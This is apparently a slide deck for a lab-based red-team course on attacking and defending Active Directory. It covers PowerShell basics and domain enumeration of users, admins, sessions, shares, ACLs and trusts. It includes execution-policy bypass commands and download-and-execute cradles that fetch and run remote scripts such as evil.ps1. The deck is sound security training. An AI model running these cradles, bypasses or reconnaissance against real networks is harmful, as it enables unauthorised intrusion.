

# Attacking and Defending Active Directory

Nikhil Mittal

PentesterAcademy: <http://www.PentesterAcademy.com>  
AttackDefense: <https://AttackDefense.com/>

# About me

- Twitter - @nikhil\_mitt
- Blog – <https://labofapenetrationtester.com>
- Github - <https://github.com/samratashok/>
- Creator of [Nishang](#) and [Deploy-Deception](#)
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
  - DefCon, BlackHat, CanSecWest, BruCON, 44CON and more.

# Course Content

- Introduction to Active Directory and Kerberos
- Introduction to PowerShell
- Domain Enumeration (Attacks and Defense)
- Trust and Privileges Mapping
- Local Privilege Escalation
- Credential Replay Attacks (Over-PTH, Token Replay etc.)
- Domain Privilege Escalation (Attacks and Defense)
- Dumping System and Domain Secrets

# Course Content

- Kerberos Attacks and Defense (Golden, Silver tickets and more)
- Abusing Cross Forest Trusts (Attacks and Defense)
- Delegation Issues
- Persistence Techniques
- Abusing SQL Server Trusts in an AD Environment
- Detecting attack techniques
- Defending an Active Directory Environment
- Bypassing Defenses

# Goal

- This course is best suited for students taking the Attacking and Defending Active Directory lab.
- The course is beginner friendly and assumes no previous experience with active directory security. Although, you are expected to understand basics of Active Directory.
- This course introduces a concept, demonstrates how an attack can be executed and then have Learning Objective section where students can practice on the lab.
- The lab, like a real world red team operation, forces you to use built-in tools as long as possible and focus on functionality abuse. So, in this course, we will NOT use any exploits and exploitation framework.
- We start from a foothold box as a normal domain user.

# Word of Caution

- In scope:
  - 172.16.1.0/24 – 172.16.17.0/24
- Everything else is NOT in scope.
- Attacking out of scope machines (including fellow students' machines) may result in disqualification from the lab.
- Please do not try to access the internet from any lab machine.
- Please treat the lab network as a dangerous environment and take care of yourself!


# Philosophy of the course

- We will emulate an adversary who has a foothold machine in the target domain.
- We will not use any exploit in the class but will depend on abuse of functionality and features which are rarely patched.
- We try to use the built-in tools and avoid touching disk on any target server as long as possible. We will not use any exploitation framework in the class.

# Active Directory

- Directory Service used to manage Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036(v=ws.10))




[https://technet.microsoft.com/en-us/library/cc780036\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc780036(v=ws.10).aspx)

# Active Directory - Components

- Schema – Defines objects and their attributes.
- Query and index mechanism – Provides searching and publication of objects and their properties.
- Global Catalog – Contains information about every object in the directory.
- Replication Service – Distributes information across domain controllers.

# Active Directory - Structure

- Forests, domains and organization units (OUs) are the basic building blocks of any active directory structure.



# Attacking Active Directory

- In the course, we are going to abuse AD components and trusts and will not rely on ANY patchable exploits.
- We will also solely use built-in management tools for all our attacks i.e. we will use Windows as an attack platform. No Unix or Linux tools or OS will be used which increases our stealth and flexibility.

# PowerShell

- Provides access to almost everything in a Windows platform and Active Directory Environment which could be useful for an attacker.
- Provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes.
- Easy to learn and really powerful.
- Based on .NET framework and is tightly integrated with Windows.
- We will use Windows PowerShell. There is a platform independent PowerShell Core as well.

# PowerShell Help System

## `Get-Help` `Get-Help`

- Shows a brief help about the cmdlet or topic.
- Supports wildcard.
- Comes with various options and filters.
- `Get-Help`, `Help` and `-?` Could be used to display help.
- `Get-Help About_<topic>` could be used to get help for conceptual topics.

# PowerShell Help System

## `Get-Help *`

- Lists everything about the help topics.

## `Get-Help process`

- Lists everything which contains the word process.

## `Update-Help`

- Update the help system (v3+)

# PowerShell Help System

`Get-Help Get-Item -Full`

- Lists full help about a topic (Get-Item cmdlet in this case).

`Get-Help Get-Item -Examples`

- Lists examples of how to run a cmdlet (Get-Item cmdlet in this case).

# PowerShell Cmdlets

- Cmdlets are used to perform an action and a .NET object is returned as the output.
- Cmdlets accept parameters for different operations.
- They have aliases.
- These are NOT executables, you can write your own cmdlet with few lines of script.

# PowerShell Cmdlets

- Use the below command for listing all cmdlets  
`Get-Command - CommandType cmdlet`
- There are many interesting cmdlets from an attacker's perspective. For example: `Get-Process` lists processes running on a system.

# PowerShell Scripts

- Use cmdlets, native commands, functions, .NET, DLLs, Windows API and much more in a single “program”
- PowerShell scripts are really powerful and could do much stuff in less lines.
- Easy syntax (mostly ;)) and easy to execute.

# PowerShell Scripts : ISE

- It is a GUI Editor/Scripting Environment.
- Tab completion, context-sensitive help, syntax highlighting, selective execution, in-line help are some of the useful features.
- Comes with a handy console pane to run commands from the ISE.

# PowerShell Scripts : Execution Policy

## Execution Policy


- It is NOT a security measure, it is present to prevent user from accidentally executing scripts.
- Several ways to bypass

```
powershell -ExecutionPolicy bypass
```

```
powershell -c <cmd>
```

```
powershell -encodedcommand
```

```
$env:PSExecutionPolicyPreference="bypass"
```



15 ways to bypass PowerShell execution policy

<https://www.netspi.com/blog/entryid/238/15-ways-to-bypass-the-powershell-execution-policy>

# PowerShell Modules

- PowerShell also support modules.
- A module can be imported with:  
`Import-Module <modulepath>`
- All the commands in a module can be listed with:  
`Get-Command -Module <modulename>`

# PowerShell Script Execution

- Download execute cradle

```
iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')

$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1')
';sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response

PSv3 onwards - iex (iwr 'http://192.168.230.1/evil.ps1')

$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.send();iex
$h.responseText

$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse()
IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()
```


Check out Invoke-CradleCrafter:

<https://github.com/danielbohannon/Invoke-CradleCrafter>

# PowerShell and AD

- [ADSI]
- .NET Classes  
`System.DirectoryServices.ActiveDirectory`
- Native Executable
- PowerShell (.NET Classes and WMI)

# Methodology - Assume Breach




"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Microsoft Cloud Red Teaming Paper: <https://gallery.technet.microsoft.com/Cloud-Red-Teaming-b837392e>

## Methodology - Assume Breach


- Insider Attack Simulation is an important part of the Assume Breach Execution Cycle.
- In this class, we are going to use the Assume Breach Methodology on an Active Directory Environment and use internal access available with an adversary to perform further attacks.

# Insider Attack Simulation



# The Lab Environment

- Fully patched Server 2016 machines with Windows Defender.
- Server 2016 Forest Functional Level.
- Multiple forests and multiple domains.
- Minimal firewall usage so that we focus more on concepts.



# Domain Enumeration

- Let's start with Domain Enumeration and map various entities, trusts, relationships and privileges for the target domain.
- The enumeration can be done by using Native executables and .NET classes:

```
$ADCClass =  
[System.DirectoryServices.ActiveDirectory.Domain]  
$ADCClass::GetCurrentDomain()
```

# Domain Enumeration

- To speed up things we can use PowerView:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

Or

- The ActiveDirectory PowerShell module

<https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps>

<https://github.com/samratashok/ADMModule>

(To use ActiveDirectory module without installing RSAT, we can use Import-Module for the valid ActiveDirectory module DLL)

<https://janikvonrotz.ch/2015/09/09/deploy-powershell-active-directory-module-without-installing-the-remote-server-tools/>

# Domain Enumeration

- Get current domain

`Get-NetDomain` (PowerView)

`Get-ADDomain` (ActiveDirectory Module)

- Get object of another domain

`Get-NetDomain -Domain moneycorp.local`

`Get-ADDomain -Identity moneycorp.local`

- Get domain SID for the current domain

`Get-DomainSID`

`(Get-ADDomain).DomainSID`

# Domain Enumeration

- Get domain policy for the current domain

`Get-DomainPolicy`

`(Get-DomainPolicy). "system access"`

- Get domain policy for another domain

`(Get-DomainPolicy -domain moneycorp.local). "system access"`

# Domain Enumeration

- Get domain controllers for the current domain

```
Get-NetDomainController
```

```
Get-ADDomainController
```

- Get domain controllers for another domain

```
Get-NetDomainController -Domain moneycorp.local
```

```
Get-ADDomainController -DomainName moneycorp.local -  
Discover
```

# Domain Enumeration

- Get a list of users in the current domain

```
Get-NetUser  
Get-NetUser -Username student1  
Get-ADUser -Filter * -Properties *  
Get-ADUser -Identity student1 -Properties *
```

- Get list of all properties for users in the current domain

```
Get-UserProperty  
Get-UserProperty -Properties pwlastset  
Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -  
MemberType *Property | select Name  
Get-ADUser -Filter * -Properties * | select  
name,@{expression={[datetime]::fromFileTime($_.pwlastset)}}}
```

# Domain Enumeration

- Search for a particular string in a user's attributes:

```
Find-UserField -SearchField Description -SearchTerm  
"built"
```

```
Get-ADUser -Filter 'Description -like "*built*"' -  
Properties Description | select name,Description
```

# Domain Enumeration

- Get a list of computers in the current domain

```
Get-NetComputer
Get-NetComputer -OperatingSystem "*Server 2016*"
Get-NetComputer -Ping
Get-NetComputer -FullData

Get-ADComputer -Filter * | select Name
Get-ADComputer -Filter 'OperatingSystem -like "*Server 2016*'" -
Properties OperatingSystem | select Name,OperatingSystem
Get-ADComputer -Filter * -Properties DNSHostName | %{$Test-
Connection -Count 1 -ComputerName $_.DNSHostName}
Get-ADComputer -Filter * -Properties *
```

# Domain Enumeration

- Get all the groups in the current domain

```
Get-NetGroup
```

```
Get-NetGroup -Domain <targetdomain>
```

```
Get-NetGroup -FullData
```

```
Get-ADGroup -Filter * | select Name
```

```
Get-ADGroup -Filter * -Properties *
```

- Get all groups containing the word "admin" in group name

```
Get-NetGroup *admin*
```

```
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
```

## Domain Enumeration

- Get all the members of the Domain Admins group

```
Get-NetGroupMember -GroupName "Domain Admins" -Recurse
```

```
Get-ADGroupMember -Identity "Domain Admins" -Recursive
```

- Get the group membership for a user:

```
Get-NetGroup -UserName "student1"
```

```
Get-ADPrincipalGroupMembership -Identity student1
```

## Domain Enumeration

- List all the local groups on a machine (needs administrator privs on non-dc machines) :

```
Get-NetLocalGroup -ComputerName dccorp-
dc.dollarcorp.moneycorp.local -ListGroups
```

- Get members of all the local groups on a machine (needs administrator privs on non-dc machines)

```
Get-NetLocalGroup -ComputerName dccorp-
dc.dollarcorp.moneycorp.local -Recurse
```

## Domain Enumeration

- Get actively logged users on a computer (needs local admin rights on the target)

```
Get-NetLoggedon -ComputerName <servername>
```

- Get locally logged users on a computer (needs remote registry on the target - started by-default on server OS)

```
Get-LoggedonLocal -ComputerName dcorp-  
dc.dollarcorp.moneycorp.local
```

- Get the last logged user on a computer (needs administrative rights and remote registry on the target)

```
Get-LastLoggedOn -ComputerName <servername>
```

## Domain Enumeration

- Find shares on hosts in current domain.  
`Invoke-ShareFinder -verbose`
- Find sensitive files on computers in the domain  
`Invoke-FileFinder -verbose`
- Get all fileservers of the domain  
`Get-NetFileServer`

# Learning Objective 1

- Enumerate following for the dollarcorp domain:
  - Users
  - Computers
  - Domain Administrators
  - Enterprise Administrators
  - Shares

## Domain Enumeration - GPO

- Group Policy provides the ability to manage configuration and changes easily and centrally in AD.
- Allows configuration of –
  - Security settings
  - Registry-based policy settings
  - Group policy preferences like startup/shutdown/log-on/logoff scripts settings
  - Software installation
- GPO can be abused for various attacks like privesc, backdoors, persistence etc.

## Domain Enumeration - GPO

- Get list of GPO in current domain.

```
Get-NetGPO
```

```
Get-NetGPO -ComputerName dcorp-  
student1.dollarcorp.moneycorp.local
```

```
Get-GPO -All (GroupPolicy module)
```

```
Get-GPResultantSetOfPolicy -ReportType Html -Path  
C:\Users\Administrator\report.html (Provides RSoP)
```

- Get GPO(s) which use Restricted Groups or groups.xml for interesting users

```
Get-NetGPOGroup
```

## Domain Enumeration - GPO

- Get users which are in a local group of a machine using GPO

```
Find-GPOComputerAdmin -Computername dcorp-  
student1.dollarcorp.moneycorp.local
```

- Get machines where the given user is member of a specific group

```
Find-GPOLocation -UserName student1 -Verbose
```

## Domain Enumeration - OU

- Get OUs in a domain

```
Get-NetOU -FullData
```

```
Get-ADOrganizationalUnit -Filter * -Properties *
```

- Get GPO applied on an OU. Read GPOname from gplink attribute from Get-NetOU

```
Get-NetGPO -GPOname "{AB306569-220D-43FF-B03B-83E8F4EF8081}"
```

```
Get-GPO -Guid AB306569-220D-43FF-B03B-83E8F4EF8081  
(GroupPolicy module)
```

## Learning Objective 2

- Enumerate following for the dollarcorp domain:
  - List all the OUs
  - List all the computers in the StudentMachines OU.
  - List the GPOs
  - Enumerate GPO applied on the StudentMachines OU.

# Domain Enumeration - ACL

## Access Control Model


- Enables control on the ability of a process to access objects and other resources in active directory based on:
  - Access Tokens (security context of a process – identity and privs of user)
  - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))

## Domain Enumeration - ACL

### Access Control List (ACL)

- It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
  - DACL – Defines the permissions trustees (a user or group) have on an object.
  - SACL – Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

# Domain Enumeration - ACL



## Domain Enumeration - ACL

- Get the ACLs associated with the specified object  
`Get-ObjectAcl -SamAccountName student1 -ResolveGUIDS`
- Get the ACLs associated with the specified prefix to be used for search  
`Get-ObjectAcl -ADSprefix 'CN=Administrator,CN=Users' -Verbose`
- We can also enumerate ACLs using ActiveDirectory module but without resolving GUIDs

```
(Get-Acl  
'AD:\CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp  
,DC=local').Access
```

Active Directory Rights: <https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectoryrights1>

Extended Rights: [https://docs.microsoft.com/en-us/previous-versions/tn-archive/ff405676\(v=msdn.10\)](https://docs.microsoft.com/en-us/previous-versions/tn-archive/ff405676(v=msdn.10))

## Domain Enumeration - ACL

- Get the ACLs associated with the specified LDAP path to be used for search

```
Get-ObjectAcl -ADSPATH "LDAP://CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local" -ResolveGUIDS -  
Verbose
```

- Search for interesting ACEs

```
Invoke-ACLScanner -ResolveGUIDS
```

- Get the ACLs associated with the specified path

```
Get-PathAcl -Path "\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
```

## Learning Objective 3

- Enumerate following for the dollarcorp domain:
  - ACL for the Users group
  - ACL for the Domain Admins group
  - All modify rights/permissions for the studentx

# Domain Enumeration - Trusts


- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.

Reference: [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10))

# Domain Enumeration - Trusts

## Trust Direction


- One-way trust – Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.



# Domain Enumeration - Trusts

## Trust Direction


- Two-way trust – Bi-directional. Users of both domains can access resources in the other domain.



# Domain Enumeration - Trusts

## Trust Transitivity

- Transitive – Can be extended to establish trust relationships with other domains.
  - All the default intra-forest trust relationships (Tree-root, Parent-Child) between domains within a same forest are transitive two-way trusts.



# Domain Enumeration - Trusts

## Trust Transitivity

- Nontransitive – Cannot be extended to other domains in the forest. Can be two-way or one-way.
  - This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.

# Domain Enumeration - Trusts

## Domain Trusts


- Default/Automatic Trusts
  - Parent-child trust – It is created automatically between the new domain and the domain that precedes it in the namespace hierarchy, whenever a new domain is added in a tree. For example, dollarcorp.moneycorp.local is a child of moneycorp.local
  - This trust is always two-way transitive.

# Domain Enumeration - Trusts

## Domain Trusts

- Default/Automatic Trusts
  - Tree-root trust – It is created automatically between whenever a new domain tree is added to a forest root.
  - This trust is always two-way transitive.

# Domain Enumeration - Trusts




# Domain Enumeration - Trusts

## Domain Trusts

- Shortcut Trusts
  - Used to reduce access times in complex trust scenarios.
  - Can be one-way or two-way transitive.

# Domain Enumeration - Trusts




# Domain Enumeration - Trusts

## Domain Trusts

- External Trusts
  - Between two domains in different forests when forests do not have a trust relationship.
  - Can be one-way or two-way and is nontransitive.


# Domain Enumeration - Trusts



# Domain Enumeration - Trusts

## Forest Trusts

- Between forest root domain.
- Cannot be extended to a third forest (no implicit trust).
- Can be one-way or two-way and transitive or nontransitive.



# Domain Enumeration - Trusts

## Domain Trust mapping

- Get a list of all domain trusts for the current domain

```
Get-NetDomainTrust
```

```
Get-NetDomainTrust -Domain us.dollarcorp.moneycorp.local
```

```
Get-ADTrust
```

```
Get-ADTrust -Identity us.dollarcorp.moneycorp.local
```

# Domain Enumeration - Forest

## Forest mapping

- Get details about the current forest

```
Get-NetForest
```

```
Get-NetForest -Forest eurocorp.local
```

```
Get-ADForest
```

```
Get-ADForest -Identity eurocorp.local
```

- Get all domains in the current forest

```
Get-NetForestDomain
```

```
Get-NetForestDomain -Forest eurocorp.local
```

```
(Get-ADForest).Domains
```

# Domain Enumeration - Forest

Forest mapping

- Get all global catalogs for the current forest

```
Get-NetForestCatalog
```

```
Get-NetForestCatalog -Forest eurocorp.local
```

```
Get-ADForest | select -ExpandProperty GlobalCatalogs
```

- Map trusts of a forest

```
Get-NetForestTrust
```

```
Get-NetForestTrust -Forest eurocorp.local
```

```
Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne  
"$null"'
```

## Learning Objective 4

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
